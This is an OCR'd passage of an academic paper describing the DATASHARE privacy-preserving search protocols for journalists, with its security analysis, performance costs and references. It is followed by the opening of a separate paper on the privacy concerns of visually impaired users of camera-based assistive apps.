


Figure 5: An overview of DATASHARE protocols.

1. The querier generates a key pair $(\mathsf{sk}_q, \mathsf{pk}_q)$ for the query and pads X to lim keywords by adding random elements.
2. As in the MS-PSI protocol, the querier picks a fresh blinding factor $c \leftarrow^{\$} \mathbb{Z}_p$, and computes:
$$Q = \{\hat{H}(x)^c \mid x \in X\}.$$
3. The querier signs the query Q and her public key pk_q as $\sigma = \mathsf{Sign}(\mathsf{sk}_T, Q \,||\, \mathsf{pk}_q)$, and broadcasts the query Q, public key pk_q, signature σ, ephemeral token key pk_T, and token C by running $\mathsf{BB.broadcast}(Q \,||\, \mathsf{pk}_q \,||\, \sigma \,||\, \mathsf{pk}_T \,||\, C)$.

Recall that MS-PSI perfectly hides the keywords inside queries. As a result, these queries can be safely broadcasted.

Protocol 11 (Reply)**.** Document owners run Reply to answer a query $(Q, \mathsf{pk}_q, \sigma, \mathsf{pk}_T, C)$ retrieved from the bulletin board.

1. The owner verifies the query by checking $\mathsf{Verify}(\mathsf{pk}_T, \sigma, Q \,||\, \mathsf{pk}_q)$, $\mathsf{BS.Verify}(\mathsf{mpk}, C, \mathsf{pk}_q)$, and that she did not see pk_T before. If any verification fails, she aborts.
2. The owner uses her secret key s to compute the MS-PSI response $R = \{\tilde{x}^s \mid \tilde{x} \in Q\}$ to the query.
3. Let sk be the owner's medium-term private key. She runs $\mathsf{PH.SendRaw}(\mathsf{sk}, \mathsf{pk}_q, R)$ to post the result to the pigeonhole, and starts the process $\mathsf{PH.RecvProcess}(\mathsf{sk}, \mathsf{pk}_q)$ to await conversation messages from the querier (see Converse below).

Protocol 12 (Process)**.** Queriers run the Process protocol for every journalist J with record $\mathsf{Rec} = (\mathsf{nym}, \mathsf{pk}, \mathsf{CF}, N)$ to retrieve and process responses to their query (X, sk_q, c), where X is the unpadded set of query keywords.

1. The querier runs the asynchronous protocol $R \leftarrow \mathsf{PH.RecvProcess}(\mathsf{sk}_q, \mathsf{pk})$ to get the new response.
2. Similar to MS-PSI, the querier computes the size of the intersection I_i for each document d_i, $1 \le i \le N$, as
$$I_i = \left| \mathsf{CF.intersection}\left(\mathsf{CF}, \{H(i \,\|\, \hat{x}^{c^{-1}}) \mid \hat{x} \in R\}\right) \right|.$$
3. Let $q = |X|$ be the number of query keywords. The querier learns that the owner nym has $t = |\{i \mid I_i = q\}|$ matching documents.

After finding a match, the querier and owner can converse via the pigeonhole to discuss the sharing of documents using the Converse protocol.

Protocol 13 (Converse)**.** Let $(\mathsf{sk}_q, \mathsf{pk}_q)$ be the query's key pair, and $(\mathsf{sk}_O, \mathsf{pk}_O)$ the owner's medium-term key pair at the time of sending the query.

- The querier sends messages m to the owner by calling $\mathsf{PH.HiddenSend}(\mathsf{sk}_q, \mathsf{pk}_O, m)$, and awaits replies by calling $\mathsf{PH.RecvProcess}(\mathsf{sk}_q, \mathsf{pk}_O)$.
- The owner sends messages m to the querier by calling $\mathsf{PH.HiddenSend}(\mathsf{sk}_O, \mathsf{pk}_q, m)$, and awaits replies by calling $\mathsf{PH.RecvProcess}(\mathsf{sk}_O, \mathsf{pk}_q)$.
- After receiving a message, the receiving party calls PH.RecvProcess again, to await further messages.

Both the query's key pk_q and the owner's key pk_O are signed using a one-time-use token. Thus, querier and owner know they communicate with legitimate journalists.

5.3 DATASHARE Security Analysis

DATASHARE provides the following guarantees:

Protecting Queries. The requirements established in Section 2.1 state that DATASHARE must protect the searched keywords and identity of the querier from adversaries that control the communication server and a subset of document owners. The Query protocol, which handles sending queries, is based on MS-PSI. It represents searched keywords as the client's set in MS-PSI. Theorem 1 states that MS-PSI perfectly hides the client's set from malicious servers. Therefore, DATASHARE protects the content of queries from owners.

DATASHARE does not reveal any information about the identity of queriers at the network and application layer. Theorem 4 ensures that the communication system provides sender and receiver anonymity and protects the querier's identity at the network layer. At the application layer, the querier sends $(Q \,||\, \mathsf{pk}_q \,||\, \sigma \,||\, \mathsf{pk}_T \,||\, C)$ as part of the Query protocol to the bulletin board. The values σ, pk_T, and C form an anonymous authentication token based on Abe's blind signature [1]. Anonymous tokens are independent of the querier's identity. The value pk_q is an ephemeral public key, and Q is a MS-PSI query which uses an ephemeral secret for the client. Hence, both pk_q and Q are independent of the querier's identity too. Therefore, the content of the query does not leak the querier's identity at the application layer.

Protecting Conversations. According to the requirements stated in Section 2.1, DATASHARE must protect (1) the content, and (2) the identity of participants in a conversation from non-participants. (3) DATASHARE must protect the identities of journalists (who are in a conversation) from each other.

First, DATASHARE protects the content of conversation messages from non-participants: Theorem 3 proves that only the sender and receiver can read their conversation messages.

Second, DATASHARE protects the identity of participants in a conversation from non-participants. Theorem 2 proves that communication is unobservable, as long as participants are awaiting both conversation and cover messages. DATASHARE enforces the conditions by construction. Immediately after answering a query (see Reply, Protocol 11), the owner starts PH.RecvProcess to listen for messages from the querier. Similarly, the querier starts to listen for conversation messages from the owner right after sending him a conversation message (see Converse, Protocol 13). Moreover, the "cover keys" and "receiving cover messages" processes in the PH.Cover protocol ensure that all journalists broadcast their cover keys and start PH.RecvProcess after receiving a new cover key. Therefore, DATASHARE satisfies the requirements on the communication systems in Theorem 2. As a result, non-participants cannot detect whether users communicate. Thus, protecting the identity of participants as required.

Third, DATASHARE aims to hide the identity of journalists from their counterparts in a conversation. Theorem 4 shows that the communication system does not reveal the identity of journalists at the network layer. DATASHARE also ensures protection at the cryptographic layer: as we argued above, queries are unlinkable. However, DATASHARE cannot provide unconditional protection for conversations. Queriers or document owners could identify themselves as part of the conversation. Moreover, by their very nature, messages in a conversation are linkable. Also, as we discuss below, insiders can use extra information to identify communication partners.

Protecting Document Collections. *Any* functional search system inherently reveals information about the documents that it makes available for search: To be useful it must return at least one bit of information. An attacker can learn more information by making additional queries. We show that DATASHARE provides comparable document owner's privacy to that of ideal theoretical search systems. We use as a security metric the number of queries an attacker has to make to achieve each of the following goals:

Document Recovery. Given a target set of keywords (e.g. "XKeyscore" and "Snowden"), an adversary aims to learn which of these target keywords are contained in a document for which some keywords are already known.

Corpus Extraction. Given a set of target keywords, an adversary aims to learn which documents in a corpus contain which target keywords. If the target set contains all possible keywords, the adversary effectively recovers the full corpus.

Any functional search system is also susceptible to confirmation attacks. An adversary interested in knowing whether a document in a collection contains a keyword (e.g., "XKeyscore" to learn whether the collection contains the Snowden documents) can always directly query for the keyword of interest.

We compare the number of queries an adversary needs to extract the corpus or recover a document in the following three settings: when using DATASHARE, and when using one of two hypothetical systems. The first hypothetical system, called *1-bit*, is an ideal search system. In this system, given a query, the querier learns *only* one bit of information: whether the owner has a matching document. The second hypothetical system, called *#doc*, is an ideal search system where the querier learns how many matching documents the owner has.

Table 3: Privacy and scalability of the hypothetical and DATASHARE's MS-PSI based search protocols. The table shows the number of queries necessary to achieve document recovery and corpus extraction, when interacting with a corpus of d documents over a set n keywords. The document extraction bound for the 1-bit system extracts up to uniqueness bound u.

	Doc	Extract	Scale
1-bit	n	$n^u + nd$	--
#doc	n	nd	-
DATASHARE	$\mathbf{n/\mathsf{lim}}$	$\mathbf{n/\mathsf{lim}}$	**+**

Table 3 compares these hypothetical systems with DATASHARE's use of MS-PSI, where d is the number of documents and n the number of relevant keywords. We show that extracting all the keywords from a document requires at most n queries in the 1-bit and #docs search systems in the extended version [17] (Appendices B.1 and B.2).

Extracting the full corpus using the 1-bit search system is not always possible. Let the *uniqueness number* u_D be the smallest number of keywords that uniquely identify a document D. If D is a strict subset of another document D', the document cannot be uniquely identified, and we set $u_D = \infty$. However, as corpora are small, we expect that most documents can be identified by a few well-chosen keywords, resulting in small uniqueness numbers.

In Appendix B.1 of the extended version [17], we show that extracting all documents with uniqueness number less or equal to u takes $O(n^u + nd)$ queries in the 1-bit search system. In Appendix B.2 of the extended version [17], we show that extracting all documents (regardless of uniqueness number) takes $O(nd)$ queries in the #doc search system.

In DATASHARE, we limit MS-PSI queries to lim keywords per query. Hence, any document extraction attack must make at least n/lim queries to ensure all keywords are queried at least once. In fact, this bound is tight for both document recovery and corpus extraction for MS-PSI: By making n/lim queries with lim keywords each, the attacker learns which keywords are contained in which documents.

In summary, DATASHARE offers similar protection against corpus extraction as the #doc ideal system. For document recovery, not even the ideal 1-bit-search system offers much better protection. At the same time, MS-PSI is much more efficient than their ideal counterparts.

Internal Adversaries. We now discuss how an adversary may use auxiliary information about a journalist's behavior or corpus to gain an advantage in identifying the journalist. Some of these attacks are inherent to all systems that provide search or messaging capabilities. These attacks, however, *do not permit* the adversary to extract additional information from journalists' corpora.

Intersection Attacks. A malicious sender (respectively, receiver) who has access to the online/offline status of journalists can use this information to reduce the anonymity set of the receiver (respectively, sender) to only those users that are online. As more messages are exchanged, this anonymity set becomes unavoidably smaller [28]. This attack is inherent to all low-delay asynchronous messaging systems, including the one provided by the communication server. In the context of DATASHARE, we note that once document owners and queriers are having a conversation, it is likely that they reveal their identity to each other. Yet, we stress that preserving anonymity and, in general, that minimizing the digital traces left by the journalists in the system is very important to reducing the risk that journalists become profitable targets for subpoenas or hacking attempts.

Stylometry. A malicious receiver can use stylometry, i.e., linguistic style, to guess the identity of the sender of a message. The effectiveness of this attack depends on the volume of conversation [32, 37]. This attack is inherent to all messaging systems, as revealing the content of the messages is required to provide utility.

Partial Knowledge of Corpus. Adversaries who have prior knowledge about a journalist's corpus can use this knowledge to identify this journalist in the system. However, due to MS-PSI's privacy property (see Theorem 1), learning *more* about the documents in this journalist's corpus requires making search queries.

In particular, if an adversary convinces a journalist to add a document with a unique keyword pattern to his corpus, then the adversary can detect this journalist's corpus by searching for the pattern. DATASHARE cannot prevent such out-of-band watermarking. However, the adversary still needs to make further queries to learn anything about non-watermarked documents in the collection.

Non-goals. Finally, we discuss security properties that are not required in DATASHARE.

Query Unlinkability. DATASHARE does not necessarily hide which queries are made by the same querier. Even though anonymity is ensured at the network and application layers, queriers that have made multiple queries may retrieve responses for all these queries in quick succession after coming online. Document owners know the corresponding query of their messages, and if they collude with the communication server, then they can infer that the same person made these queries. As no adversary can learn any information about the queries themselves, we consider this leakage to be irrelevant.

Owner Unlinkability. DATASHARE also reveals *which* pseudonymous document owner created a MS-PSI response, making responses linkable. DATASHARE cannot provide unlinkability for document owners when using MS-PSI. Although MS-PSI itself could be modified to work without knowing the document owner's pseudonym, an adversary could simply repeat a specific rare keyword (for example, "one-word-to-link-them-all") and identify the document owners based on the corresponding pretag that they produce for the rare keyword. We believe that revealing the document owner's pseudonym is an acceptable leakage for the performance gain it provides.

5.4 Cost Evaluation

At the time of writing, ICIJ has implemented the local search and indexing component of DATASHARE [26]. In addition, we have implemented a Python prototype of the cryptographic building blocks underlying search (Section 3) and authentication (Section 5.1).[1] We did not implement the messaging service (Section 4), as it relies on standard building blocks and cryptographic operations.

To agree on the final configuration of the system, we are currently running a user study among the organization members. The goal is to familiarize journalists with a type of search and messaging system that is different than those they typically use in their daily activities (Google and email or instant messaging, respectively), as well as with the threat model within which DATASHARE provides protection. We recall that DATASHARE hides all key management and cryptography from the users, hence we do not study those aspects.

In this section, we evaluate the performance of the cryptographic operations involved in search and authentication. Our prototype uses the petlib [14] binding to OpenSSL on the fast NIST P-256 curve for the elliptic curve cryptography in MS-PSI. We implement the Cuckoo filter using cuckoopy [2]. We ran all experiments on an Intel i3-8100 processor running at 3.60GHz using a single core. We note that operations could be easily parallelized to improve performance.

We focus our evaluation on the computational cost and bandwidth cost of the authentication and search primitives to ensure that DATASHARE fulfills the requirements in Section 2.1 without journalists needing fast hardware or fast connections. When reporting bandwidth cost, we omit the overhead of the meta-protocol that carries messages between system parties. We do not consider any one-time setup cost or the standard cryptography used for messaging. We also do not measure network delay as the latency the Tor network introduces – around one second [48] – is negligible compared to the waiting time imposed by connection asynchrony; and it is orders of magnitude less than the journalists waiting limits (see Section 2.1).

[1] The code is open source and available at: https://github.com/spring-epfl/datashare-network-crypto




Figure 6: Time (left axis) and bandwidth (right axis, unpadded) for single query on one journalist (left), single query on all journalists (center), answering several queries (right).

We provide performance measurements for different system work loads. We consider the *base scenario* to be 1000 journalists, each of whom makes 1000 documents available for search. There is no requirement for the number of keywords per document or keywords per query. For a *conservative* estimate, we assume that each document contains 100 keywords, and that each query contains 10 keywords.

Authenticating Journalists. We implement the BS scheme using Abe's blind signatures [1]. Running BS.Sign requires transferring 413 bytes and takes 0.32 ms and 0.62 ms, respectively, for the organization and the journalist. Each blind signature is 360 bytes, and verifying it using BS.Verify takes 0.4 ms. We include these costs in the respective protocols.

Publishing Documents. Data owners run Publish to make their documents searchable. For the base scenario, this *one-time* operation takes 14 seconds and results in a cuckoo filter of size 400 KB for a FPR of 0.004%. For a conservative estimation, we assume all keywords are different. When documents contain duplicate elements y, the precomputation can be amortized: the pretag $\hat{H}(y)^s$ has to be computed only once.

Querying a Single Journalist. Figure 6, left, shows the time and bandwidth required to issue one query on one collection, depending on the collection size. The querier constructs the query using Query and sends it to the document owner (the querier's computation cost includes the cost of obtaining the one-time-use token using GetToken). The document owner responds using Reply. These operations are independent of the number of documents. The querier runs Process to retrieve the responses, and to compute the intersection of query and collection. This takes 27 ms in the base scenario. Bandwidth cost reflects the raw content size. But recall that, in practice, the messaging system pads messages to 1 KB.

Querying All Journalists. As expected, the processing time and bandwidth of Query are independent of the population size, whereas the cost of processing the responses grows linearly with the number of queried journalists (Figure 6, center). For the baseline scenario, processing all 999 responses takes about 27 seconds *in total* and requires retrieving 1 MB of




Figure 7: Communication cost for different communication strategies, depending on the number of journalists. We assume 1 query per journalist per day in the search component.

padded responses. We note that this cost is only paid by the querier, and does not impact the document owners (see below). Moreover, as replies are unlikely to arrive all at once, processing can be spread out over time; thus reducing the burden on the querier's machine.

This computation assumes that each journalist has the same number of documents. In practice, this might not hold. However, as we see in Figure 6, left, as soon as collections have more than 50 documents the computation time grows linearly with the collection size. Hence, as long as journalists have collections with at least 50 documents, the measurements in Figure 6, center, are largely independent of how these documents are distributed among journalists.

The Cost for Document Owners. Document owners spend time and bandwidth to answer queries from other journalists. Figure 6, right, shows how these costs depend on the total number of queries an owner receives per day. Even when all journalists make 10 queries of 10 keywords each day (unlikely in practice) the *total* computation time for document owners is less than 20 seconds; and they send and receive less than 7 megabytes (10 MB when padded).

Overall Cost of DATASHARE. Finally, we plot in Figure 7 the *total* bandwidth a journalist needs per day to run DATASHARE, depending on the number of journalists in the system and the strategy implemented by the communication system. Regardless of the size of the system, the cost associated to hide communications dominates the cost stemming from searches. Regarding the communication cost, as explained in Section 4.3, for small organizations Poisson-rate cover traffic provides a better trade-off with respect to throughput, but as more journalists join the system, the PIR-based system starts performing better.

6 Related Work

Many PSI protocols [13, 24, 29, 38] differ from that of De Cristofaro et al. [12], but only in how they instantiate the oblivious pseudorandom functions (OPRFs). Our MS-PSI protocols can easily be adjusted to use alternative OPRFs to compute the pretags. As bandwidth is at a premium in our scenario, we base our MS-PSI protocols on the scheme of De Cristofaro et al. as it has the lowest communication cost.

The restrictions on computational power and bandwidth rule out many other PSI schemes. Protocols based on oblivious polynomial evaluation [21] have very high computational cost. Hash-based PSI protocols [41–43] have low computational cost, but require much communication. Finally, PSI protocols can be built from generic secure multi-party computation directly [25, 40, 41]. However, this approach also suffers from a high communication cost and requires more than one communication round.

Secure multi-party computation based PSI protocols can be extended to provide better privacy than MS-PSI: The underlying circuits can be extended to implement either the ideal 1-bit search or the #doc search system. However, their high communication and round complexity rule out their use in our document search system. Recently, Zhao and Chow proposed a threshold PSI protocol based on polynomial evaluation [53] that can implement the #doc search system (by setting the threshold equal to the number of keywords). But its communication and computation complexity rule it out.

A document search engine could also be implemented using private information retrieval (PIR): Queriers use PIR to privately query keywords in the document owner's database. Computational PIR protocols [3, 30, 36] (IT-PIR protocols [7, 23] do not apply) place a high computational burden on the database owner. More importantly, PIR requires a fixed set of keywords, that cannot exist for the journalists' use case. Keyword-based PIR approaches [4, 11] sidestep this issue, but instead require multiple communication rounds. Therefore, PIR cannot be used in our scenario.

Encrypted databases hide the queries of data owners from an untrusted database server [18, 39, 46, 50]. Although DATASHARE could operate such a central encrypted database, this system would not be secure. On the one hand, if the encrypted database is used as a central service for all collections, then a collusion between a journalist and the database server would leak the entire database. This would violate document privacy. On the other hand, if each journalist operates a personal database, then collusion between the database server and the document owner (acting as the 'data owner' in the terminology used in the encrypted database literature) might leak search queries, as these systems are not designed to hide queries from a database server that colludes with the data owner. This would violate query privacy.

7 Future Steps: Better Protection

We have introduced DATASHARE, a decentralized privacy-preserving search engine that enables journalists to find and request information held by their peers. DATASHARE has great potential to help journalists collaborate in uncovering cross-border crimes, corruption, or abuse of power.

Our collaboration with a large organization of investigative journalists (ICIJ) provided us with a novel set of requirements that, despite being deeply grounded in practicality, are rarely considered in academic publications. These requirements led us to design new building blocks that we optimized for security trade-offs different than previous work. We combined these building blocks into an efficient and low-risk decentralized search system.

Yet, DATASHARE's protections are not perfect. Both the search primitive, and the availability of timestamps of actions in the system, leak information. At the time of writing, the high cost in bandwidth and/or computation of state-of-the-art techniques that could prevent this leakage – e.g., PIR to hide access patterns and efficient garbled circuits to implement one-bit search – precludes their deployment.

We hope that this paper fosters new research that addresses these problems. We believe that the new set of requirements opens an interesting new design space with much potential to produce results that have a high impact, not only by helping investigative journalism to support democratic societies, but also in other domains.

References

[1] Masayuki Abe. A secure three-move blind signature scheme for polynomially many signatures. In *EUROCRYPT*, 2001.

[2] Rajath Agasthya. cuckoopy: Pure python implementation of cuckoo filter. https://github.com/rajathagasthya/cuckoopy. Accessed: June 22, 2020.

[3] Sebastian Angel, Hao Chen, Kim Laine, and Srinath T. V. Setty. PIR with Compressed Queries and Amortized Query Processing. In *S&P*, 2018.

[4] Sebastian Angel and Srinath T. V. Setty. Unobservable Communication over Fully Untrusted Infrastructure. In *OSDI*. USENIX Association, 2016.

[5] Man Ho Au, Willy Susilo, Yi Mu, and Sherman S. M. Chow. Constant-size dynamic *k*-times anonymous authentication. *IEEE Systems Journal*, 2013.

[6] Foteini Baldimtsi and Anna Lysyanskaya. Anonymous credentials light. In *CCS*, 2013.

[7] Amos Beimel and Yuval Ishai. Information-Theoretic Private Information Retrieval: A Unified Construction. In *ICALP*, 2001.

[8] Stefan A. Brands. *Rethinking Public Key Infrastructures and Digital Certificates: Building in Privacy*. MIT Press, Cambridge, MA, USA, 2000.

[9] Jan Camenisch, Susan Hohenberger, Markulf Kohlweiss, Anna Lysyanskaya, and Mira Meyerovich. How to win the clonewars: efficient periodic *n*-times anonymous authentication. In *CCS*, 2006.

[10] Andrea Louise Carson. *Investigative journalism, the public sphere and democracy: the watchdog role of Australian broadsheets in the digital age*. PhD thesis, University of Melbourne, 2013.

[11] Benny Chor, Niv Gilboa, and Moni Naor. Private Information Retrieval by Keywords. Technical Report TR CS0917, Department of Computer Science, Technion, Israel, 1997.

[12] Emiliano De Cristofaro, Paolo Gasti, and Gene Tsudik. Fast and Private Computation of Cardinality of Set Intersection and Union. In *CANS*, 2012.

[13] Emiliano De Cristofaro and Gene Tsudik. Practical Private Set Intersection Protocols with Linear Complexity. In *FC*, 2010.

[14] George Danezis. Petlib: A python library that implements a number of privacy enhancing technolgies. https://github.com/gdanezis/petlib. Accessed: June 22, 2020.

[15] Debajyoti Das, Sebastian Meiser, Esfandiar Mohammadi, and Aniket Kate. Anonymity Trilemma: Strong Anonymity, Low Bandwidth Overhead, Low Latency - Choose Two. In *S&P*, 2018.

[16] Roger Dingledine, Nick Mathewson, and Paul F. Syverson. Tor: The Second-Generation Onion Router. In *USENIX Security Symposium*, 2004.

[17] Kasra Edalatnejad, Wouter Lueks, Julien Pierre Martin, Soline Ledésert, Anne L'Hôte, Bruno Thomas, Laurent Girod, and Carmela Troncoso. DatashareNetwork: A Decentralized Privacy-Preserving Search Engine for Investigative Journalists. *CoRR*, abs/2005.14645, 2020. https://arxiv.org/abs/2005.14645.

[18] Mohammad Etemad, Alptekin Küpçü, Charalampos Papamanthou, and David Evans. Efficient Dynamic Searchable Encryption with Forward Privacy. *PoPETs*, 2018.

[19] Brett Hemenway Falk, Daniel Noble, and Rafail Ostrovsky. Private Set Intersection with Linear Communication from General Assumptions. *IACR Cryptology ePrint Archive*, 2018.

[20] Bin Fan, David G. Andersen, and Michael Kaminsky. Cuckoo Filter: Better Than Bloom. *;login:*, 2013.

[21] Michael J. Freedman, Kobbi Nissim, and Benny Pinkas. Efficient private matching and set intersection. In *EUROCRYPT*, 2004.

[22] Boston Globe. Church allowed abuse by priest for years. https://www.bostonglobe.com/news/special-reports/2002/01/06/church-allowed-abuse-priest-for-years/cSHfGkTIrAT25qKGvBuDNM/story.html, 2002. Accessed: June 22, 2020.

[23] Ian Goldberg. Improving the Robustness of Private Information Retrieval. In *S&P*, 2007.

[24] Carmit Hazay and Yehuda Lindell. Efficient Protocols for Set Intersection and Pattern Matching with Security Against Malicious and Covert Adversaries. *J. Cryptology*, 2010.

[25] Yan Huang, David Evans, and Jonathan Katz. Private Set Intersection: Are Garbled Circuits Better than Custom Protocols? In *NDSS*, 2012.

[26] ICIJ. Datashare. https://datashare.icij.org/. Accessed: June 22, 2020.

[27] ICIJ. Panama papers. https://www.icij.org/investigations/panama-papers/. Accessed: June 22, 2020.

[28] Dogan Kesdogan, Dakshi Agrawal, and Stefan Penz. Limits of anonymity in open environments. In *Information Hiding*, 2002.

[29] Ágnes Kiss, Jian Liu, Thomas Schneider, N. Asokan, and Benny Pinkas. Private Set Intersection for Unequal Set Sizes with Mobile Applications. *PoPETs*, 2017.

[30] Eyal Kushilevitz and Rafail Ostrovsky. Replication is NOT needed: SINGLE database, computationally-private information retrieval. In *FOCS*, 1997.

[31] David Lazar, Yossi Gilad, and Nickolai Zeldovich. Karaoke: Distributed private messaging immune to passive traffic analysis. In *OSDI*, 2018.

[32] Fernanda López-Escobedo, Carlos-Francisco Méndez-Cruz, Gerardo Sierra, and Julián Solórzano-Soto. Analysis of stylometric variables in long and short texts. *Procedia-Social and Behavioral Sciences*, 2013.

[33] Susan E. McGregor, Polina Charters, Tobin Holliday, and Franziska Roesner. Investigating the computer security practices and needs of journalists. In *USENIX*, 2015.

[34] Susan E. McGregor, Franziska Roesner, and Kelly Caine. Individual versus Organizational Computer Security and Privacy Concerns in Journalism. *PoPETs*, 2016.

[35] Susan E. McGregor, Elizabeth Anne Watkins, Mahdi Nasrullah Al-Ameen, Kelly Caine, and Franziska Roesner. When the Weakest Link is Strong: Secure Collaboration in the Case of the Panama Papers. In *USENIX*, 2017.

[36] Carlos Aguilar Melchor, Joris Barrier, Laurent Fousse, and Marc-Olivier Killijian. XPIR : Private Information Retrieval for Everyone. *PoPETs*, 2016.

[37] G MuthuSelvi, GS Mahalakshmi, and S Sendhilkumar. Author attribution using stylometry for multi-author scientific publications. *Advances in Natural and Applied Sciences*, 2016.

[38] Moni Naor and Omer Reingold. Number-theoretic constructions of efficient pseudo-random functions. *J. ACM*, 2004.

[39] Vasilis Pappas, Fernando Krell, Binh Vo, Vladimir Kolesnikov, Tal Malkin, Seung Geol Choi, Wesley George, Angelos D. Keromytis, and Steven M. Bellovin. Blind seer: A scalable private DBMS. In *S&P*, 2014.

[40] Benny Pinkas, Thomas Schneider, Gil Segev, and Michael Zohner. Phasing: Private Set Intersection Using Permutation-based Hashing. In *USENIX*, 2015.

[41] Benny Pinkas, Thomas Schneider, Christian Weinert, and Udi Wieder. Efficient Circuit-Based PSI via Cuckoo Hashing. In *EUROCRYPT*, 2018.

[42] Benny Pinkas, Thomas Schneider, and Michael Zohner. Faster Private Set Intersection Based on OT Extension. In *USENIX*, 2014.

[43] Benny Pinkas, Thomas Schneider, and Michael Zohner. Scalable private set intersection based on OT extension. *ACM Trans. Priv. Secur.*, 2018.

[44] Ania M. Piotrowska, Jamie Hayes, Tariq Elahi, Sebastian Meiser, and George Danezis. The Loopix Anonymity System. In *USENIX*, 2017.

[45] David Pointcheval and Olivier Sanders. Short Randomizable Signatures. In *CT-RSA*, 2016.

[46] Raluca A. Popa, Catherine M. S. Redfield, Nickolai Zeldovich, and Hari Balakrishnan. CryptDB: protecting confidentiality with encrypted query processing. In *SOSP*. ACM, 2011.

[47] Nym project. The nym system. https://nymtech.net/. Accessed: June 22, 2020.

[48] Tor project. Tor metrics - performance. https://metrics.torproject.org/onionperf-buildtimes.html. Accessed: June 22, 2020.

[49] Amanda C Davi Resende and Diego F Aranha. Faster unbalanced private set intersection. *FC*, 2018.

[50] Dawn Xiaodong Song, David A. Wagner, and Adrian Perrig. Practical Techniques for Searches on Encrypted Data. In *S&P*, 2000.

[51] Jelle van den Hooff, David Lazar, Matei Zaharia, and Nickolai Zeldovich. Vuvuzela: scalable private messaging resistant to traffic analysis. In *SOSP*, 2015.

[52] Xiao Wang, Samuel Ranellucci, and Jonathan Katz. Authenticated Garbling and Efficient Maliciously Secure Two-Party Computation. In *CCS*, 2017.

[53] Yongjun Zhao and Sherman S. M. Chow. Can You Find The One for Me? In *WPES*, 2018.

"I am uncomfortable sharing what I can't see": Privacy Concerns of the Visually Impaired with Camera Based Assistive Applications

Taslima Akter
Indiana University Bloomington

Bryan Dosono
Syracuse University

Tousif Ahmed
Indiana University Bloomington

Apu Kapadia
Indiana University Bloomington

Bryan Semaan
Syracuse University

Abstract

The emergence of camera-based assistive technologies has empowered people with visual impairments (VIP) to obtain independence in their daily lives. Popular services feature volunteers who answer questions about photos or videos (e.g., to identify a medical prescription). However, people with VIPs can (inadvertently) reveal sensitive information to these volunteers. To better understand the privacy concerns regarding the disclosure of *background* objects to different types of human assistants (friends, family, and others), we conducted an online survey with 155 visually impaired participants. In general, our participants had varying concerns depending on the type of assistants and the kind of information. We found that our participants were *more* concerned about the privacy of bystanders than their own when capturing people in images. We also found that participants were concerned about self-presentation and were *more* comfortable sharing embarrassing information with family than with their friends. Our findings suggest directions for future work in the development of human-assisted question-answering systems. Specifically, we discuss how *humanizing* these systems can give people a greater sense of personal security.

1 Introduction

Sighted people can often take for granted the ease with which they can engage in routine activities, such as driving to the grocery store, paying bills, taking medications, using mobile devices and computers, and more. For people with impairments, these activities can be a challenge. In this paper, we focus on people with visual impairments (VIPs), i.e., people who live with impairments ranging from complete blindness to an inability to read a book when wearing corrective lenses [60]. Today, it is estimated that four percent of the global population lives with visual impairments (about 285 million people) [73], and depending on the severity of their visual impairments, engaging in routine and mundane activities may require the assistance of others. For example, people with VIPs often rely on friends and family to help them accomplish daily practices, such as traveling to the market and paying bills, such that they can maintain the practices of daily life [6, 38].

However, there may be cases where people with VIPs do not have access to people who provide this kind of support, or they may have intermittent access to people who can assist them. As a means of addressing this issue, technological advances are leading to the rapid development of assistive technologies for people with visual impairments. With the rise of mobile cameras and advances in computer vision, 'visually aware' assistive applications are now becoming a reality for people with visual impairments. These camera-based assistive technologies simplify a wide range of everyday tasks such as navigating social spaces,[1] identifying objects or color,[2] recognizing familiar faces or facial expressions,[3] and reading documents.[4] In contrast to automated systems, which use computer vision and machine learning,[3] human-powered systems leverage human assistants (volunteers, professional agents, or friends and family members) to answer questions about photos (or live video) taken by people with VIPs [1, 2, 16].[5] Since automated systems are not yet reliable [9] — e.g., the user may want to know the number of calories in a can of food, but the system might simply identify the food as a "tuna can," or the system may not be able to assess whether a pair of shoes matches one's clothing — people with VIPs still find human-assisted systems more accurate and trustworthy [9]. Indeed, more than 100,000 users with VIPs are currently using human-powered assistive systems such as 'Be My Eyes' [2] and 'Aira' [1].

